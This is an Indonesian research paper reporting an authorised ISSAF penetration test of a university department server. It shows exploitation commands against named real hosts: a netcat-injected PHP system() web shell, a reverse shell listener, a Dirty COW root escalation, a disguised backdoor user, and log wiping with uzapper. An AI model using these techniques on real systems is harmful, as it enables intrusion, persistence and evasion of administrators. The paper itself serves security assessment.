Analisis Uji Penetrasi Menggunakan ISSAF

(Kasus di *Server* DTETI UGM)

Robertus Halomoan Hutagalung[1], Lukito Edi Nugroho[2], Risanuri Hidayat[3]
Program Studi Teknik Elektro dan Teknologi Informasi
Universitas Gadjah Mada
Yogyakarta, Indonesia
[1]robertus.cio15@mail.ugm.ac.id, [2]lukito@ugm.ac.id, [3]risanuri@te.ugm.ac.id

***Abstrak*—Dalam organisasi besar atau kecil, salah satu dari beberapa aturan yang dibuat oleh administrator jaringan dan sistem adalah meningkatkan keamanan dari infrastruktur sistem. Namun, dengan meingkatnya kompleksitas dari sistem informasi, terkadang walau sistem dan jaringan yang sudah melalui proses *patch* secera keseluruhan masih memungkinkan memiliki celah. Ada beberapa langkah pengamanan yang berbeda yang dapat dilakukan administrator untuk mengamankan jaringan atau sistem, namun cara terbaik untuk membuktikan keamanan suatu jaringan atau sistem adalah dengan melakukan uji penetrasi. Tujuan dari penelitian ini adalah untuk memeriksa penggunaan uji penetrasi terhadap jaringan dan sistem infrastruktur pada Departemen Teknik Elektro dan Teknologi Informasi Universitas Gadjah Mada (DTETI UGM) dan untuk membuktikan serangan dan intrusi ke dalam infrastruktur sistem dan jaringan. *Information Systems security Assessment Framework* (ISSAF) dan beberapa *tool opensource* dan teknik digunakan untuk melakukan simulasi kemungkinan serangan pada penelitian ini. Penelitian ini menujukan jika uji penetrasi dilakukan dengan cara metodologis dapat membantu administrator sistem dan jaringan untuk meningkatkan keamanan pada infrastruktur.**

***Kata kunci*—keamanan; ISSAF; uji penetrasi; kesadaran keamanan**

I. PENDAHULUAN


Universitas sangat bergantung pada sistem informasi untuk kegiatan penting seperti kegiatan mengajar, belajar, administrasi, riset, dan berbagi informasi. Dalam menekankan fungsionalitas dari sistem informasi universitas, [1] menekankan bahwa sistem informasi universitas harus menyediakan informasi tentang penawaran kerjasama riset, ilmiah dan pendidikan lebih lanjut. Dalam pandangan [2], sangat bergantungnya universitas pada komputer dan teknologi lain menimbulkan kebutuhan pada keamanan yang selalu *update*. Sistem informasi dan jaringan berhadapan dengan semakin meningkatnya ancaman keamanan dari berbagai sumber termasuk kecurangan yang menggunakan bantuan komputer, serangan dari peretas dari dalam atau luar jaringan. Ada banyak ancaman kepada sistem informasi dan infrastruktur jaringan saat ini yang mengancam *reliability* pada sistem informasi universitas. [3] menyampaikan, sistem informasi pada universitas dianggap lebih kompleks daripada sistem informasi yang biasanya digunakan di dalam organisasi komersial, tetapi tetap harus memperhatikan konsumennya dengan baik (pelajar dan anggota staf). Setelah mencoba datang keruangan *server* DTETI UGM dan berdiskusi dengan administrator yang ada diruangan tersebut dengan alasan ingin melakukan penelitian dan juga melakukan observasi, bisa diambil keputusan bahwa pendekatan yang digunakan oleh administrator sistem dan jaringan di DTETI UGM melakukan konfigurasi awal dan melakukan *hardening* setelah itu, mereka hanya *monitoring* kepada berbagai parameter di sistem dan infrastruktur jaringan dan mengamati fungsi mereka. Jika masalah terdeteksi oleh perangkat *monitoring*, mereka beraksi dan melakukan perbaikan. Pendekatan ini untuk melindungi sistem informasi DTETI UGM mungkin kurang efektif dan tidak cukup dalam melawan serangan-serangan berbasis jaringan. Cara reaktif ini untuk melindungi sistem dan infrastruktur jaringan mungkin tidak cukup untuk melindungi asset penting karena itu menempatkan penyerang selalu di depan administrator sistem dan mungkin bisa menyebabkan kerusakan ireversibel (pencurian data, membahayakan sistem, gangguan, kerusakan reputasi, DOS, dan sebagainya) beberapa contoh seperti situs notariat fakultas hukum UGM dan perpustakaan *online* UGM yang pernah diretas seperti yang pernah dikabarkan oleh media berita *online* tribunnews.com dan viva.co.id

Penelitian ini fokus pada uji penetrasi di ruang lingkup DTETI UGM terhadap serangan berbasis jaringan, yang dimaksud jaringan *server* DTETI UGM disini adalah semua layanan yang ada didalam *server* DTETI UGM yang akan diuraikan pada bagian hasil dan pembahasan. Uji penetrasi menggunakan metode ISSAF dengan mengikuti tren ancaman yang paling baru pada saat penelitian ini dilakukan yaitu mengikuti *OWASP TOP TEN 2017*. Penelitian menggunakan metode ISSAF dikarenakan memiliki struktur yang jelas dan sangat intuitif, yang memandu penguji melalui langkah-langkah penilitian yang rumit.

II. METODOLOGI PENELITIAN

A. *Diagram Alur Penelitian*

Dalam Penelitian ini, terdapat diagram alur sebagai pedoman dalam pengerjaan penelitian ini. Diagram penelitian tersebut dapat dilihat pada gambar 1.



Gambar 1. Diagram Alur Penelitian

Pada tahap awal dilakukan telaah sistem setelah dilakukan identifikasi masalah, baik dari informasi yang didapat dari berbagai sumber maupun dengan pihak pengelola jaringan sistem dan jaringan fakultas Departemen Teknik Elektro dan Teknologi Informasi Universitas Gadjah Mada. Identifikasi dilakukan berdasarkan berbagai sumber lain, seperti penelitian yang berhubungan dan infromasi lainnya yang mendukung. Penjelasan secara singkat alur penelitian seperti berikut :

1) Telaah Sistem

Pembobolan data menjadi sangat umum pada pendidikan tinggi. Angka pembobolan data yang dibobol pada pendidikan tinggi semakin menanjak. Banyak sekali data personal dan finansial pada semua institusi dan penelitian sensitif yang disimpan pada banyak universitas besar [4]. Empat kasus universitas yang pernah terjadi pembobolan data adalah *Pennsylvania State University, University of Maryland, North Dakota State University System* dan *Butler University.* Setiap universitas tersebut pernah terjadi pembobolan data yang sangat besar. Pembobolan memiliki beberapa kemiripan, termasuk akses *remote* dan beberapa untuk mengetes kemampuan si pereteas. Semua pembobolan itu memakan biaya, administrator kampus dan universitas perlu untuk bersiap menghadapi pembobolan data, termasuk rencana untuk mengamankan dan bereaksi kepada pembobolan.

TABEL I. LAPORAN PEMBOBOLAN BERDASARKAN SEKTOR DAN JUMLAH *RECORD EXPOSED* 2005-2014 (PRC *DATA SET)* [5]

Industry Sector	Precentage of Reported Breaches with Known Record	Number of Reported Breaches	Average Number of Records Exposed per Breach
EDU	73%	727	27,509
GOV	63%	682	349,070
BSF	51%	560	1,420,533
NGO	45%	97	44,789
MED	43%	1,136	67,280
BSO	38%	551	1,041,668
BSR	38%	505	1,087,949

Laporan pada tabel 1 fokus pada dominasi jumlah laporan insiden pembobolan, dibandingkan dengan jumlah *record exposed* pada pembobolan, dikarenakan besarnya jumlah pembobolan yang tidak memiliki *record*.

IDSIRTII yang merupakan tim Indonesia untuk merespon insiden keamanan pada infrastruktur internet di bawah kominfo pada tahun 2013 mengeluarkan statistik jumlah serangan *website* pada domain Indonesia, pada tabel terlihat bahwa *domain* menggunakan TLD .ac.id yang mana adalah *domain* untuk universitas, mendapatkan serangan terbanyak, seperti terlihat pada tabel 2.

TABEL II. STATISTIK SERANGAN *WEBSITE DOMAIN* INDONESIA (SUMBER IDSIRTII)

TLD .ID	Jumlah
.ac.id	2027 (64,84%)
.go.id	442 (14,14%)
.co.id	188 (6,01%)
.sch.id	156 (4,99%)
.web.id	107 (3,42%)

Uji penetrasi sendiri bertujuan untuk menemukan juga mengidentifikasi *exploit* dan celah keamanan yang ada pada infrastruktur IT organisasi dan menguji efektifitas dari keamanan yang sudah diterapkan dengan menggunakan pengkajian serangan secara *real-world.* Dengan skenario serangan yang dapat diubah-ubah uji penetrasi juga dapat mengidentifikasi jenis informasi apa saja yang dapat diakses penyerang dan mengetahui apakah informasi tersebut berbahaya atau tidak. Selain itu uji penetrasi juga membantu mengidentifikasi informasi apa saja yang terekspos ke publik atau *internet* [6].

Pada tahap ini dilakukan tahap awal telaah sistem yang akan dilakukan pengujian, yaitu sistem *server* yang menggunakan *hostname* server.te.ugm.ac.id yang mana adalah mesin *server* untuk mengoperasikan dan menyimpan informasi layanan-layanan berbasis *website* yang digunakan oleh Departemen Teknik Elektro dan Teknologi Informasi Universitas Gadjah Mada untuk menjalankan kegiatan bisnis dan organisasi.

2) Pemilihan Metode Pengujian

Penelitian mengenai ISSAF pernah digunakan untuk melakukan simulasi uji penetrasi. Penelitian tersebut juga dilakukan di salah satu fakultas UGM yang mana berfokus pada simulasi uji penetrasi pada perangkat jaringan [7]. Salah satu hal yang perlu diperhatikan ketika melakukan uji penetrasi pada sistem produksi adalah uji penetrasi harus dibedakan dengan simulasi *hacking* walaupun teknik yang digunakan sama, uji penetrasi menyiratkan tujuan sekunder yaitu tidak merusak target[8]. ISSAF sendiri memiliki beberapa kelebihan kontrol keamanan yang ada terhadap ancaman dan celah keamanan yang ada, menjadi jembatan kesenjangan antara pandangan teknis dan manajerial atas uji penetrasi dengan menerapkan control yang diperlukan pada kedua area tersebut. ISSAF memiliki struktur yang jelas dan sangat intuitif, yang memandu penguji melalui langkah-langkah penilaian yang

rumit. Metodologi ini menjelaskan proses pengujian penetrasi yang optimal untuk membantu penguji melakukan pengujian secara lengkap dan benar, menghindari kesalahan yang umumnya terkait dengan strategi serangan yang dipilih secara acak. Berikut perbandingan metodologoi ISSAF dengan metodologi *Open Source Security Testing Methodology Manual* (OSSTMM), *Black Hat Methodologi* (BHT), *Guideline on Network Security Testing* (GNST), seperti pada tabel 3.

TABEL III. PERBANDINGAN METODOLOGI UJI PENETRASI [9]


	ISSAF	OSSTMM	BHM	GNST
Modeling	+	=	-	-
Planning	+	-	-	-
Flexibility	-	-	-	+
Adaptation	=	+	+	=
Guidance	=	=	=	+
Reporting	-	=	-	=
Granularity	+	=	-	-

Keterangan : + Bagus, = Sedang, - Terbatas atau tidak ada

Dari aspek-aspek tersebut terlihat bahwa ISSAF memiliki beberapa keunggulan daripada metodologi uji penetrasi lainnya, maka pada tahap ini dilakukan berdasarkan studi literatur yang didapat untuk menentukan metode pengujian yang akan digunakan yaitu menggunakan metodologi ISSAF.

3. Tahap Uji Penetrasi

Pada tahap ini dilakukan uji penetrasi pada jaringan dan sistem Departemen Teknik Elektro dan Teknologi Informasi Universitas Gadjah Mada berdasarkan metodologi ISSAF. Secara garis besar terdapat tiga tahapan utama yaitu *planning and preparation*, *assessment*, dan *reporting and cleaning* seperti yang di tunjukan pada gambar 2 berikut.




Gambar 2. Diagram alur uji penetrasi

a. *Planning and preparation*

Pada tahap pertama dibuat sebuah perjanjian dengan pihak Direktorat Sistem dan Sumber Daya Informasi Universitas Gadjah Mada sebagai pengelola sistem dan jaringan Universitas Gadjah Mada. Pada perjanjian tersebut ditentukan ruang lingkup penelitian yang mana adalah hanya sebatas dalam lingkup DTETI UGM yang mana *server* tujuan menggunakan *hostname* server.te.ugm.ac.id, perjanjian lainnya dalah tidak melakukan DoS, tidak melakukan uji penetrasi pada bagian fisik dan manusia, uji penetrasi yang bersifat *blackbox* dan *non disclosure agreement*, metode penelitian dan pihak-pihak yang bertanggung jawab beserta wewenangnya masing-masing. Perjanjian ini juga berguna sebagai dasar hukum bagi kedua belah pihak terkait dengan hal-hal dalam pelaksanaan penelitian.

b. *Assessment*

Setelah rencana dan persiapan sudah selesai, maka dilakukanlah tahap asesmen pada sistem yang sebelumnya sudah di telaah. Berdasarkan ISSAF, tahap melakukan asesmen ada enam yaitu pada tahap awal adalah mengumpulkan informasi, setelah itu, pemetaan jaringan, identifikasi keamanan, eksploitasi, mendapatkan akses dan melakukan eskalasi pengguna. Terakhir adalah menjaga akses dan menghapus jejak seperti pada gambar 3.



Gambar 3. Diagram alur asesmen

c. *Reporting and Cleaning*

Dengan selesainya tahap *assessment*, berikutnya akan dilakukan tahap *reporting and cleaning* yang bertujuan untuk melaporkan seluruh kegiatan dan hasil uji penetrasi.

III. HASIL DAN PEMBAHASAN

Issaf secara jelas menujukan hal-hal apa saja yang perlu dilakukan sebelum, selama, dan setelah proses pengujian keamanan pada tingkat organisasi seperti mengenai manajemen proyek dan juga *best practice* atau *guideleines* yang ada. Akan tetapi dikarenakan pada penelitian ini hanya berfokus pada uji penetrasi yang terletak pada bagian *technical control assessment* maka ada beberapa *guidelines* yang tidak digunakan seperti manajemen proyek. Selain itu tahap yang

tidak digunakan dari ISSAF di awal pengujian adalah tahap *review of information security policy and organization*, tahap *evaluation of risk assessment methodology*, dan pada tahap *control assessment* hanya berfokus pada *technical control assessment* atau tidak melakukan tahap *physical security assessment* dan *social engineering*. Berikut merupakan tahapan pada *technical control assessment* yang dilakukan.

A. *Planning and Preparation*

Tahap pertama yang dilakukan dalam penelitian ini adalah *planning and prepearation.* Tahap ini menghasilkan perjanjian berupa waktu pelaksanaan pengujian, cakupan pengujian, *non-disclosure agreement*, penanggung jawab penelitian, dan hal-hal yang berkaitan dengan pelaksanaan pengujian. Pengujian dilakukan pada saat jam kerja yaitu pukul 07:30 sampai 16:00 atau diluar jam kerja yaitu pukul 17:00 sampai 05:00 pada setiap harinya. Selain untuk menghindari keberadaan *administrator*, hal ini akan lebih menyerupai serangan oleh peretas yang sesungguhnya di keadaan nyata.

Cakupan pengujian adalah pengumpulan informasi pada jaringan sistem DTETI UGM melalui *internet* dan juga percobaan serangan pada sistem dan *server* yang menggunakan *hostname* server.te.ugm.ac.id sementara itu penelitian ini akan menjadi wewenang kepala bidang infrastruktur dan keamanan teknologi informasi dari pihak Direktorat Sistem dan Sumber Daya Informasi UGM.

B. *Assessment*

Tahap kedua pada metodologi ISSAF ini adalah *assessment* yang dibagi menjadi beberapa langkah sebagai berikut :

1. *Information Gathering*

Pada tahap *network mapping* ini didapatkan informasi penting yang dapat digunakan untuk tahap selanjutnya yaitu *port* dan jenis layanan pada *server* yang menggunakan *hostname* server.jteti.ugm.ac.id pada tabel 4. Selain itu pada tahap ini juga diketahui bahwa *server* server.jteti.ugm.ac.id yang juga sebenarnya sama dengan *server* dari semua layanan berbasis *website* pada organisasi DTETI UGM telah dikonfigurasi dengan baik untuk tidak menampilkan *banner* secara lengkap untuk tiap layanannya sehingga akan menyulitkan pengumpulan informasi mengenai versi layanan secara jelas.

TABEL IV. HASIL NETWORK MAPPING

Host IP	175.111.88.171		
Domain Name	http://server.jteti.ugm.ac.id		
Sistem Operasi	*Linux 2.6.32 - 3.13* (kemungkinan 94%)		
Port	layanan	Status	Versi
25	*SMTP*	*Open*	-
53	*Domain*	*Open*	-
80	*HTTP*	*Open*	-
110	*POP3*	*Open*	Cyrus 2.2.13
443	*HTTPS*	*Open*	-
783	*Spamassasin*	*Closed*	-
993	*IMAPS*	*Open*	-
995	*POP3S*	*Open*	-
2000	*Cisco-sccp*	*Closed*	-
2003	*Finger*	*Closed*	-
2222	*SSH*	*Open*	*OpenSSH 4.7p1*
5432	*Postgresql*	*Closed*	-

2. *Vulnerability Identification*

Tahap *vulnerability identification* akan dimulai dengan mencari celah keamanan yang ada pada sistem dan layanan yang menggunakan *server* dengan *hostname* server.te.ugm.ac.id. Berdasarkan informasi yang diperoleh sebelumnya secara manual dan dengan menggunakan *automated vulnerability scanner* yaitu *burpsuite.* Agar pengujian sistem dan *server* yang menggunakan *hostname* server.te.ugm.ac.id maka pengujian akan dipersempit lagi dengan melakukan *vulnerability identification* pada *domain-domain* layanan yang hanya memiliki *ip address* yang sama, yang mana berarti layanan tersebut berada pada *server* yang sama. Untuk mendapatkan *domain* layanan yang berada sama dengan server.te.ugm.ac.id maka dapat menggunakan metode *ip reverse* yang secara *online* disediakan oleh *website* http://domains.yougetsignal.com/domains.php, agar hanya mendapatkan *output* secara *plaintext*, maka bisa dengan sedikit melakukan *scripting* menggunakan bahasa pemrograman yang mudah dipelajari, contohnya menggunakan bahasa pemrogramanan *python*, makan akan digunakan digunakan bahasa pemrograman *python* untuk melakukan *parsing* hasil dari situs http://domains.yougetsignal.com/domains.php dan *print* ke layar *console* untuk mendapatkan *output* yang menggunakan format *plaintext* seperti pada gambar 4.

```
root@tempe02:/opt/pentest/reverseip# python reverseip.py --target pasca.jteti.ugm.ac.id

Status:    Success
Domains:   19
Target:    pasca.jteti.ugm.ac.id
Target IP: 175.111.88.171

Hasil:
citee.te.ugm.ac.id
cna.te.ugm.ac.id
hci.te.ugm.ac.id
jteti.ugm.ac.id
me.te.ugm.ac.id
msee.te.ugm.ac.id
mtinst.te.ugm.ac.id
papirus.te.ugm.ac.id
pasca.jteti.ugm.ac.id
pervasive.te.ugm.ac.id
plc.jteti.ugm.ac.id
s1.jteti.ugm.ac.id
s2.gadjahmada.edu
server.te.ugm.ac.id
sg.te.ugm.ac.id
te.ugm.ac.id
usti.te.ugm.ac.id
www.jteti.ugm.ac.id
www.te.ugm.ac.id
```

Gambar 4. Hasil ip reverse

Dengan hasil dari *ip reverse* maka selanjutnya penelitian akan menyempit dan lebih fokus kepada domain layanan-layanan yang berada sama dengan *server* yang menggunakan

hostname server.te.ugm.ac.id. Dari hasil *ip reverse* terdapat juga beberapa *domain* layanan yang tidak akan masuk pada proses pengujian berikutnya, berikut *domain-domain* tersebut beserta alasannya :

- Jteti.ugm.ac.id dan mtinst.te.ugm.ac.id, karena isi konten sama dengan te.ugm.ac.id
- S2.gadjahmada.edu, karena isi konten sama dengan pasca.jteti.ugm.ac.id
- Papyrus.te.ugm.ac.id, karena sudah pindah ke papirus2.te.ugm.ac.id.
- Msee.te.ugm.ac.id, usti.te.ugm.ac.id dan sg.te.ugm.ac.id karena konten kosong.

Hasil *scanning* dan percobaan membuktikan ancaman kemungkinan serangan menggunakan *burpsuite* pada semua layanan *domain* di dalam server.te.ugm.ac.id mendapatkan tiga *domain* layanan yang terbukti memiliki kemungkinan serangan yaitu cna.te.ugm.ac.id, me.te.ugm.ac.id dan pasca.te.ugm.ac.id seperti pada tabel 5, maka selain ketika domain tersebut tidak ikut pada proses selanjutnya.

TABEL V. LAYANAN *DOMAIN* YANG TERBUKTI MEMILIKI KEMUNGKINAN SERANGAN

Domain	**Kemungkinan serangan**
http://cna.te.ugm.ac.id	*Cross-site scripting*
http://me.te.ugm.ac.id	*Local file inclusion* dan *sql injection*
http://pasca.te.ugm.ac.id	*Cross-site scripting*

3. *Exploitation*

Berdasarkan data yang dihasilkan pada tahap sebelumnya, maka pada tahap eksploitasi akan focus kepada layanan-layanan *domain* yang terbukti memiliki kemungkinan serangan.

3.1 Exploitation cna.te.ugm.ac.id

Menurut data yang di dapat melalui tahap sebelumnya, layanan *domain* cna.te.ugm.ac.id terbukti memiliki kemungkinan srangan *cross-site scripting*, *tool* yang digunakan adalah cukup menggunakan *browser*.

Situs cna.te.ugm.ac.id memiliki celah pada kolom komentar, yang mana siapaun dapat menjalankan *script javascript* pada kolom tersebut. Celah *cross-site scripting* biasanya digunakan sebagai bahan untuk memperkuat teknik *social engineering*. Ada banyak cara memanfaatkan celah *cross-site scripting*, antara lain adalah digunakan untuk membuat form atau melakukan permintaan *cookies* pada situs yang memiliki celah seperti pada gambar 5 dan pada gambar 6.


Gambar 5. Membuat *form* pada celah xss

Gambar 6. Meminta *cookies* pada celah xss

Celah *cross-site scripting* adalah celah yang cukup berbahaya, tetapi hanya berdampak pada *client side* maka layanan *domain* cna.te.ugm.ac.id tidak akan ikut pada tahap berikutnya dikarenakan penelitian fokus pada uji penetrasi terhadap sistem *server*.

3.2 *Exploitation pasca.te.ugm.ac.id*

Menurut data yang diapatkan melalui tahap sebelumnya, layanan *domain* pasca.te.ugm.ac.id terbukti memiliki kemungkinan serangan *cross-site scripting*, *tool* yang digunakan adalah cukup menggunakan *browser*. Penjelesan eksploitasi pada pasca.te.ugm.ac.id tidak beda seperti penjelasan pada tahap eksploitasi *domain* layanan cna.te.ugm.ac.id, untuk hanya sekedar membuktikan dapat menjalankan perintah *javascript* pada celah *cross-site scripting*, maka dilakukan perintah untuk memanggil angka satu seperti pada gambar 9.




Gambar 7. Menampilkan angka 1 pada celah *xss*

Celah *cross-site scripting* adalah celah yang cukup berbahaya, tetapi hanya berdampak pada *client side* maka layanan *domain* pasca.te.ugm.ac.id tidak akan ikut pada tahap berikutnya dikarenakan penelitian fokus pada uji penetrasi terhadap sistem *server*.

3.3 Exploitation me.te.ugm.ac.id

Menurut data yang di dapat melalui tahap sebelumnya, layanan *domain* me.te.ugm.ac.id memiliki kemungkinan serangan *local file inclusion* dan *sql injection*, *tool* yang digunakan adalah *console* dan *sqlmap*.


Serangan dengan memanfaatkan kelemahan *local file inclusion* cukup menggunakan *console*, celah *local file inclusion* berada pada file arsip.php yang menggunakan *library* dari *tinyMCE*, terdapat variabel yang bernama *lang* yang belum dilakukan sanitasi, maka dengan celah tersebut siapapun bisa memanggil *file* apapun didalam server. Untuk melakukan eksploitasi *local file inclusion* biasanya dimulai dengan mencoba *file /etc/passwd* yang berada di *server*, dengan menggunakan *console* yang terkoneksi ke internet, dapat memanfaatkan perintah *curl* untuk melakukan permintaan terhadap *file* tersebut dan akan mengeluarkan *output* dari *file /etc/passwd* seperti pada gambar 7. Untuk menjaga kerahasiaan pengguna maka dalam penulisa penelitian hanya ditampilkan sebagian dan melakukan penutupan pada informasi penting.



Gambar 8. *Output file* di *server* memanfaatkan celah lfi

Hasil serangan dinyatakan berhasil karena didapatkan akses untuk memanggil *file* di dalam *server*.

Kemudian akan dilakukan eksploitasi pada *database server* dengan memanfaatkan kelemahan *sql injection* yang ditemukan. *Sql injection* akan dilakukan menggunakan *sqlmap* pada kolom *author* pada halaman pencarian yang terletak pada file *search.php* seperti pada gambar 8.




Gambar 9. Hasil *sqlmap* pada me.te.ugm.ac.id

Hasil serangan dinyatakan berhasil karena didapatkan akses kedalam *database server* me.te.ugm.ac.id yang diketahui menggunakan sistem operasi *linux Ubuntu* dengan *web server apache* menggunakan PHP 5.2.4 dan juga menggunakan *MySQL 5*.

4. Gaining Access & Privilege Escalation

Hasil pada tahap sebelumnya hanya layanan *domain* me.te.ugm.ac.id saja yang memiliki celah keamanan yang berdampak langsung kepada *sever*. Dimana celah tersebut memungkinkan untuk mendapatkan akses kedalam *server* yang memiliki *hostname* server.te.ugm.ac.id. Dengan berfokus pada celah *local file inclusion* dan *sql injection* akan dilakukan pengumpulan informasi pada *server* yang menggunakan *hostname* server.te.ugm.ac.id pada tahap ini. Hasilnya didapati dengan menggunakan celah *local file inclusion* memanggil *file /etc/issues* menampilkan bahwa server.te.ugm.ac.id menggunakan sistem operasi *Ubuntu 8.04.4* dan dengan menggunakan celah *local file inclusioin* untuk memanggil *file /etc/hostname* menampilkan bahwa *server* menggunakan *hostname* server.te.ugm.ac.id.

Dalam pengumpulan infrmasi lebih dalam menujukan terdapat dua *database* yaitu *information_schema* dan *me* pada *server database* me.te.ugm.ac.id. seperti pada gambar 10.



Gambar 10. Jumlah *database* me.te.ugm.ac.id

Pada *database* me.te.ugm.ac.id didapati dua puluh lima tabel seperti pada gambar 11, dimana terdapat tabel me_authors. Padat tabel me_authors terdapat beberapa kolom yang cukup menarik yaitu *email*, *name*, *pwd*, dan *radminsuper*. Dengan melakukan permintaan atau *query* isi pada kolom tersebut didapati *username* dan *password* untuk login pada *admin* me.te.ugm.ac.i seperti pada gambar 12. Untuk menjaga kerahasiaan pengguna maka dalam penulisan hanya ditampilkan sebagian dan menutupi dari hasil yang ada didalam tabel me_authors.

Gambar 11. Tabel pada *database* me.te.ugm.ac.id

Gambar 12. Isi tabel me_authors dalam *database* me.te.ugm.ac.id

Setelah mendapatkan akses ke halaman *admin* melalui eksploitasi *database* dengan celah *sql injection*, maka selanjutnya perlu untuk mendapatkan akses yang lebih tinggi yaitu mendapatkan akses langsung ke *server*. Serangan *local file inclusioin* tidak hanya membuat *peretas* melihat isi *server*. Dengan *local file inclusion* peretas juga bisa mendapatkan *shell command* langsung di *server*. Dengan bantuan *tool* bernama *netcat* maka peretas dapat mengirimkan *script php* ke dalam *log server* yang berguna sebagai PHP *shell* seperti pada gambar 13.

```
~ nc me.te.ugm.ac.id 80
GET /<?php system($_GET['cmd']); ?>

HTTP/1.1 404 Not Found
Date: Wed, 07 Jun 2017 22:21:35 GMT
Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.27 with Suhosin-Patch
Content-Length: 340
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /&lt; was not found on this server.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.27 with Suhosin-Patch Server at server.te.ugm.ac.id.te.ugm.ac.id Port 80</address>
</body></html>
```

Gambar 13. Mengirim script PHP pada log apache

Dengan PHP *shell* tersebut maka selanjutnya mendapatkan *reverse shell*, melakukan teknik *reverse shell* ada banyak cara, tetapi cara yang paling mudah dapat dengan menjalankan perintah *python* pada PHP *shell* yang bertugas untuk melakukan *reverse shell* dari *server* target ke *server* yang sudah disiapkan oleh peretas, dan peretas akan mendapatkan akses akses ke dalam *server* target seperti pada gambar 14.

```
~ nc -nvl 4444
$ whoami
www-data
$ cat /etc/hostname
server.te.ugm.ac.id
$ cat /etc/issue
Ubuntu 8.04.4 LTS \n \l
```

Gambar 14. Akses *shell* server.te.ugm.ac.id

Seperti yang terlihat pada gambar 14, akses pengguna yang didapatkan adalah www-data, yaitu akses pengguna untuk menjalankan *web server apache*, selanjutnya adalah *privilege escalation* untuk mendapatkan hak akses pengguna paling tinggi yaitu hak akses *root*. *Privilege escalation* dapat dilakukan karena kelemahan dari *kernel* sistem operasi yang tidak *uptodate* pada *server*, *privilege escalation* dilakukan menggunakan *exploit local root* yang bernama *dirtycow* untuk mendapatkan akses tertinggi pada *server* yaitu *root*, seperti pada gambar 15.

```
~ nc -nvl 4444
$ whoami
www-data
$ ./cowroot
cp: cannot create regular file `/tmp/bak': Permission denied
whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
# bash
bash
root@server:/tmp# _
```

Gambar 15. Akses *root* server.te.ugm.ac.id

Pada tahap ini sudah didapatkan akses kedalam server.te.ugm.ac.id sebagai pengguna dengan hak tertinggi yaitu *root.*

5. Maintaining Access & Covering Tracks

Tahap *maintining access & covering tracks* bertujuan untuk memasang jalan pintas agar dapat masuk kedalam sistem atau server.te.ugm.ac.id secara cepat an juga menutupi jejak agar tidak diketahui oleh sistem atau *network* administrator bahwa terjadi *security breach* pada sistem tersebut. Melihat konisi *server* yang memiliki banyak sekali *user, backdoor* yang paling mudah bias dengan membuat *user* baru dengan nama yang mirip dengan nama *service* dan bias dimasukan kedalam folder dosen dan tambahkan *user* tersebut kedalam *visudo*, untuk keadaan server yang memiliki banyak *user* dan *service*, kemungkinan kecil untuk administrator mengetahui adanya *user* yang digunakan sebagai *backdoor*.

Selanjutnya ada *covering tracks*, *covering tracks* adalah aktifitas menghapus *log* aktifitas pada mesin target. Dalam melakukan *covering tracksm* beberapa *file* yang perlu diperhatikan adalah *file-file ini* :

- WTMP, mencatat setiap ada yang *login/logoff*
- UTMP, mencatat siapa yang sedang melakukan akses saat ini.
- *Lastlog*, mencatat *source address user* yang melakukan *login* terakhir.

Tool seperti *uzapper* dapat digunakan untuk menghapus *log* aktifitas. Cara menggunakan *uzapper*, ketik perintah : ./<nama program>[spasi]<*username* yang ingin dihapus>. Contoh seperti gambar 16.

```
root@server:~# ./hapus obet
Wiped 0 entries of obet from /var/run/utmp.
Wiped 0 entries of obet from /var/log/wtmp.
Wiped obet from /var/log/lastlog.
```

Gambar 16. Covering tracks

Dengan menjalankan perintah seperti gambar 16, maka *user* obet sudah hilang dari rekaman *utmp,wtmp*, dan *lastlog*.

6. Reporting and Cleaning

